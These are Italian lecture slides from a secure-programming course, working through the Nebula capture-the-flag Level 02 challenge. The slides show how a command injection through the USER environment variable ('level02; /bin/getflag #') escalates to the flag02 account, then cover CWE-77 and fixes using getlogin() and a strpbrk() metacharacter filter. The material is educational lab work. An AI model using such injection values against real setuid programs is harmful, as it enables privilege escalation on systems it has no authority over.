Programmazione Sicura





Punto della situazione

Nella lezione precedente abbiamo visto come manipolare la variabile di ambiente PATH per provocare l'esecuzione di codice arbitrario



- >Scopo della lezione di oggi:
 - Analizzare la tecnica di manipolazione diretta nei comandi del buffer per l'iniezione locale di codice
 - > Risolvere una terza sfida Capture The Flag su NEBULA



Level 02

- "There is a vulnerability in the below program that allows arbitrary programs to be executed, can you find it?"
- Il programma in questione si chiama level02.c e il suo eseguibile ha il seguente percorso:

/home/flag02/flag02



Level 02

```
level02.c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>
int main(int argc, char **argv, char **envp)
  char *buffer;
  gid t gid;
  uid t uid;
  gid = getegid();
  uid = geteuid();
  setresgid(gid, gid, gid);
  setresuid(uid, uid, uid);
  buffer = NULL
  asprintf(&buffer, "/bin/echo %s is cool", getenv("USER"));
  printf("about to call system(\"%s\")\n", buffer);
  system(buffer);
```



Capture the Flag!

L'obiettivo della sfida è l'esecuzione del programma /bin/getflag con i privilegi dell'utente flag02





Costruzione di un albero di attacco

Bandierina

Esecuzione diretta di /bin/getflag come utente flag02

AND

Login come utente **flag02**

Esecuzione di /bin/getflag

Ottenimento password utente **flag02**

Richiesta legittima password

Rottura password



Richiesta password

- A chi si potrebbe chiedere la password dell'account flag02?
 - > Al legittimo proprietario (creatore della macchina virtuale Nebula)
- Il legittimo proprietario sarebbe disposto a darci la password?
 - >NO! Altrimenti che sfida sarebbe?
- Si deduce che la richiesta legittima della password non è una strada percorribile


Rottura password

- E' possibile rompere la password dell'account flag02?
 - > Se la password è scelta bene, è un compito difficile

Si deduce che la rottura della password non è una strada percorribile



Aggiornamento dell'albero di attacco



Bandierina



Fallimento della strategia

- Con alta probabilità la strategia scelta non porterà a nessun risultato
- Bisogna cercare altre vie per catturare la bandierina



Vediamo quali home directory sono a disposizione dell'utente level02 ls /home/level* ls /home/flag*

L'utente level02 può accedere solamente alle directory

```
/home/level02
/home/flag02
```



- La directory /home/level02 non sembra contenere materiale interessante
- La directory /home/flag02 contiene file di configurazione di BASH e un eseguibile:

/home/flag02/flag02

Digitando ls —la /home/flag02/flag02
otteniamo

-rwsr-x--- 1 flag02 level02

➤Il file flag02 è di proprietà dell'utente flag02 ed è eseguibile dagli utenti del gruppo level02



>Inoltre, è SETUID

Autentichiamoci come utente level02

>username: level02

>password: level02

Poichè abbiamo il permesso di esecuzione, proviamo ad eseguire il binario flag02: /home/flag02/flag02

Viene stampata a video

about to call system("/bin/echo level02 is cool") level02 is cool




- Nota: il file /home/flag02/flag02 è eseguibile e permette di ottenere i privilegi dell'utente flag02
- Idea: provocare l'esecuzione di /bin/getflag mediante iniezione in /home/flag02/flag02
- Conseguenza: /bin/getflag è eseguito come utente flag02 (si vince la sfida!)



- Notiamo che le ultime slide sono la copia esatta di slide presenti nella lezione scorsa
- La motivazione è che la procedura di ricerca delle vulnerabilità è sempre la stessa
 - > Lettura approfondita
 - > Aggiornamento dell'albero di attacco
 - > Individuazione di un percorso di sfruttamento
- Quindi, procediamo come abbiamo fatto nella lezione scorsa

Aggiornamento dell'albero di attacco





- Autenticarsi come level02 è facilissimo (abbiamo la password)
- Eseguire il comando /home/flag02/flag02
 è facilissimo (abbiamo i permessi)
- L'ostacolo da superare è quello di trovare un modo di inoculare /bin/getflag in home/flag02/flag02
 - >Analizziamo il file sorgente dell'eseguibile home/flag02/flag02



>Il file in questione è level02.c

Level 02

```
level02.c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>
int main(int argc, char **argv, char **envp)
  char *buffer;
  gid t gid;
  uid t uid;
  gid = getegid();
  uid = geteuid();
  setresgid(gid, gid, gid);
  setresuid(uid, uid, uid);
  buffer = NULL
  asprintf(&buffer, "/bin/echo %s is cool", getenv("USER"));
  printf("about to call system(\"%s\")\n", buffer);
  system(buffer);
```



Analisi del sorgente

- Le operazioni svolte da level02.c sono le seguenti
 - >Imposta tutti gli user ID al valore effettivo (elevazione dell'utente al valore associato a flag02)
 - >Imposta tutti i group ID al valore effettivo (elevazione del gruppo al valore associato a level02)
 - > Alloca un buffer e ci scrive dentro alcune cose, tra cui il valore di una variabile di ambiente (USER)
 - >Stampa una stringa e il contenuto del buffer
 - Esegue il comando contenuto nel buffer tramite system



La funzione asprintf()

- La funzione di libreria asprintf()
 - >alloca un buffer di lunghezza adeguata
 - >ci copia dentro una stringa, utilizzando la funzione sprintf()
 - >restituisce il numero di caratteri copiati (e -1 in caso di errore)
 - > Vediamo i dettagli dei comandi con

```
man 3 asprintf
man 3 sprintf
```



Iniezione indiretta via PATH

- Nel sorgente level02.c non è possibile usare l'iniezione di comandi tramite PATH
- Al contrario di quanto accadeva in level01.c, in level02.c il path del comando è scritto esplicitamente:

bin/echo



Modifica diretta del buffer


- E' possibile l'iniezione diretta di comandi nel buffer?
- In level02.c la stringa buffer riceve il valore da una variabile di ambiente (USER)
 - > Tale valore viene prelevato mediante la funzione getenv ("USER")
 - >Quindi, modificando USER si dovrebbe poter modificare buffer
 - > Che tipo di modifica ad USER dobbiamo effettuare per vincere la sfida?



La funzione sprintf()

- Le sezioni NOTES e BUGS della pagina di manuale di sprintf() citano diverse tecniche di attacco possibili sul buffer
 - Overflow di una stringa con potenziale esecuzione di codice arbitrario e/o corruzione di memoria (buffer overflow attack)
 - >Lettura della memoria via stringa di formato %n (format string attack)
- Tali attacchi potrebbero essere usati per inoculare /bin/getflag in
- home/flag02/flag02

Aggiornamento dell'albero di attacco






Una riflessione

- I due attacchi citati sono più complessi rispetto all'iniezione standard
 - Difficilmente un utente alle prime armi riesce a portarli in porto
 - > Per il momento quindi li ignoreremo
- Ricordiamo che il nostro obiettivo è quello di iniettare codice arbitrario in una stringa di comando BASH



Aggiornamento dell'albero di attacco








- In BASH è possibile concatenare due comandi con il carattere separatore; echo comando1; echo comando 2
- Possiamo usare la variabile di ambiente USER per iniettare un comando qualsiasi

```
USER='level02; /usr/bin/id'

Carattere | Il comando da eseguire
```



Aggiornamento dell'albero di attacco





Un tentativo di attacco

- Autentichiamoci come utente level02
- Impostiamo la variabile di ambiente USER al valore suggerito in precedenza USER='level02; /usr/bin/id'
- Eseguiamo /home/flag02/flag02:
 /home/flag02/flag02

/usr/bin/id viene eseguito con un esito inaspettato



Che comando esegue system()?

La funzione system() esegue alla lettera il comando

```
/bin/echo level02; /usr/bin/id is cool
```

- > Chi individua l'errore in questo comando?
- L'errore risiede nei parametri extra passati involontariamente a /usr/bin/id /bin/echo level02; /usr/bin/id is cool
- Questi caratteri non possono essere cancellati direttamente



- Vanno in qualche modo annullati
- Come?

Nuova idea

- In BASH è possibile commentare il resto di una riga con il carattere di commento # echo comando1; echo comando 2 #remark
- Possiamo inserire un carattere di commento dopo /usr/bin/id per annullare gli argomenti extra USER='level02; /usr/bin/id #'

llcarattere# annulla il resto del comando



Nuovo attacco

- Autentichiamoci come utente level02
- Impostiamo la variabile di ambiente USER al valore suggerito in precedenza USER='level02; /usr/bin/id #'
- Eseguiamo /home/flag02/flag02:
 /home/flag02/flag02



Risultato

/usr/bin/id viene eseguito correttamente

```
Ubuntu 11.10 ubuntu tty1

ubuntu login: level02

Password:

Last login: Sun Apr 9 12:10:51 PDT 2017 on tty1

Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0–12–generic i686)

* Documentation: https://help.ubuntu.com/

New release '12.04 LTS' available.

Run 'do-release-upgrade' to upgrade to it.

level02@ubuntu:~$ USER='level02; /usr/bin/id #'
level02@ubuntu:~$ /home/flag02/flag02


about to call system("/bin/echo level02; /usr/bin/id # is cool")
level02

uid=997(flag02) gid=1003(level02) groups=997(flag02),1003(level02)
level02@ubuntu:~$
```

Ci basta sostuire /bin/getflag a /usr/bin/id



Aggiornamento dell'albero di attacco





Procedura di verifica dell'attacco

- Come già detto, ha senso provare i comandi al terminale solo dopo
 - > Aver popolato un albero di attacco
 - Aver individuato una serie di percorsi dai nodi foglia al nodo radice
- Grazie all'albero di attacco, la procedura di verifica dell'attacco diventa banale



Passo 1

Login come utente level02

Login come utente **leve102**



Passo 2

Iniezione diretta tramite USER

Login come utente **leve102**

Iniezione di /bin/getflag

Iniezione diretta tramite USER
USER='level02; /bin/getflag #'



Passo 3

Esecuzione di /home/flag02/flag02

Bandierina

Esecuzione indiretta di /bin/getflag come utente flag02

AND

Login come utente level02

lniezione di
/bin/getflag

Esecuzione di /home/flag02/flag02

Iniezione diretta tramite USER
USER='level02; /bin/getflag #'



Sfruttamento della vulnerabilità

```
Ubuntu 11.10 ubuntu tty1

ubuntu login: level02
Password:
Last login: Sun Apr 9 12:33:08 PDT 2017 on tty1
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

* Documentation: https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level02@ubuntu:~$ USER='level02; /bin/getflag #'
level02@ubuntu:~$ /home/flag02/flag02
about to call system("/bin/echo level02; /bin/getflag # is cool")
level02
You have successfully executed getflag on a target account level02@ubuntu:~$
```



Sfida vinta!





La vulnerabilità in Level02

- La vulnerabilità presente in level02.c si verifica solo se tre diverse debolezze sono presenti e sfruttate contemporaneamente
- > Le prime due debolezze sono già note
 - > Assegnazione di privilegi non minimi al file binario
 - >Utilizzo di una versione di BASH che non effettua l'abbassamento dei privilegi
- La terza debolezza coinvolta è nuova
 - > Che CWE ID ha?



Debolezza #3

- Se un input esterno non neutralizza i "caratteri speciali" è possibile iniettare nuovi caratteri in cascata ai precedenti
- CWE di riferimento: CWE-77 Improper Neutralization of Special Elements used in a Command ('Command Injection') https://cwe.mitre.org/data/definitions/77.html



Mitigare le debolezze

Come nella sfida precedente è possibile mitigare le prime due debolezze

- Come mitigare la terza debolezza?
- Un'analisi dettagliata di CWE-77 suggerisce di evitare di utilizzare comandi esterni e sfruttare piuttosto funzioni di sistema



Mitigazione

- Modifichiamo il sorgente level02.c in modo da ottenere lo username corrente tramite funzioni di libreria e/o di sistema
- Esistono tali funzioni?

 apropos username
- Scopriamo l'esistenza della funzione di libreria getlogin()
 - Probabilmente fa le stesse cose di getenv ("USER")



La funzione getlogin()

- La funzione di libreria getlogin()
 - Restituisce il puntatore a una stringa contenente il nome dell'utente attualmente connesso al terminale che ha lanciato il processo
 - >In caso di errore, restituisce un puntatore nullo e la causa dell'errore nella variabile errno
 - Vediamo i dettagli del comando con man 3 getlogin



Il sorgente level02-getlogin.c implementa un meccanismo di recupero dello username tramite getlogin()

```
char *username;
...
username=getlogin();

asprintf(&buffer, "/bin/echo %s is cool", username);
printf("about to call system(\"%s\")\n", buffer);

system(buffer);
```



- Compiliamo level02-getlogin.c: gcc -o flag02-getlogin level02-getlogin.c
- Impostiamo i privilegi su flag02-getlogin:
 chown flag02:level02 /path/to/flag02-getlogin
 chmod 4750 /path/to/flag02-getlogin
 (corrisponde a rwsr-x---)
- Impostiamo la variabile USER ed eseguiamo flag02-getlogin:

```
USER='level02; /bin/getflag #'
./flag02-getlogin
```



Risultato

Viene stampato lo username reale, indipendentemente da USER

```
Ubuntu 11.10 ubuntu tty1
ubuntu login: level02
Password:
Last login: Mon Apr 10 08:04:55 PDT 2017 on tty1
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0–12–generic i686)
* Documentation: https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do–release–upgrade' to upgrade to it.
leve102@ubuntu:~$ ls -1
total 12
-rwsrwxr-x 1 flag02 level02 7523 2017–04–10 08:06 flag02–getlogin
-rw-r--r-- 1 levelO2 levelO2 569 2017-04-10 08:05 level2-getlogin.c
level02@ubuntu:~$ USER='level02; /bin/getflag #'
levelO2@ubuntu:~$ ./flagO2-getlogin
about to call system("/bin/echo level02 is cool")
level02 is cool
leve102@ubuntu:~$ _
```



Altra mitigazione

- Si possono ricercare in buffer i caratteri speciali di BASH e provocare l'uscita con un errore in caso di presenza di almeno uno di essi
- Quali funzioni di libreria permettono la ricerca di uno o più caratteri all'interno di una stringa? apropos —s2, string
- I risultati sono troppi, bisogna raffinare la ricerca



Altra mitigazione

- Franciamente, siamo alla ricerca di una funzione che, data una stringa s1, cerchi in essa una qualsiasi occorrenza di un carattere appartenente a una stringa s2
- Esiste tale funzione?
 apropos —s2, string search
- Scopriamo l'esistenza della funzione di libreria strpbrk()



La funzione strpbrk()

- La funzione di libreria strpbrk()
 - Restituisce il puntatore alla prima occorrenza in una stringa s di un carattere contenuto nella stringa accept
 - > Se non esiste un tale carattere, restituisce un puntatore nullo
 - Vediamo i dettagli del comando con man 3 strpbrk



- Il sorgente level02-strpbrk.c implementa un meccanismo di recupero dello username tramite getenv("USER")
- Inoltre, utilizza la funzione strpbrk() per ricercare caratteri non validi all'interno del buffer
- In presenza di caratteri non validi, provoca l'uscita dal programma



```
level02-strpbrk.c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>
int main(int argc, char **argv, char **envp)
 char *buffer;
  const char invalid chars[] = "!\"$&'()*,:;<=>?@[\\]^`{|}";
 gid t gid;
 uid t uid;
  qid = getegid();
 uid = geteuid();
  setresgid(gid, gid, gid);
```

setresuid(uid, uid, uid);

level02-strpbrk.c

```
buffer = NULL;

asprintf(&buffer, "/bin/echo %s is cool", getenv("USER"));
if ((strpbrk(buffer, invalid_chars)) != NULL) {
   perror("strpbrk");
   exit(EXIT_FAILURE);
}
printf("about to call system(\"%s\")\n", buffer);
system(buffer);
}
```



- Compiliamo level2-strpbrk.c:
 gcc -o flag02-strpbrk level2-strpbrk.c
- Impostiamo i privilegi corretti sul file eseguibile flag02-strpbrk:

```
chown flag02:level02 /path/to/flag02-strpbrk
chmod 4750 /path/to/flag02-strpbrk
```

Eseguiamo flag02-strpbrk:
 USER='level02; /bin/getflag #'
 ./flag02-strpbrk

Risultato

Il carattere speciale ; provoca l'uscita dal programma

```
Ubuntu 11.10 ubuntu tty1
ubuntu login: levelO2
Password:
Last login: Mon Apr 10 13:37:19 PDT 2017 on tty1
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0–12–generic i686)
 * Documentation: https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do–release–upgrade' to upgrade to it.
level02@ubuntu:~$ USER='level02; /bin/getflag #'
leve102@ubuntu:~$ ./flag02–strpbrk
strpbrk: Success
leve102@ubuntu:~$ _
```

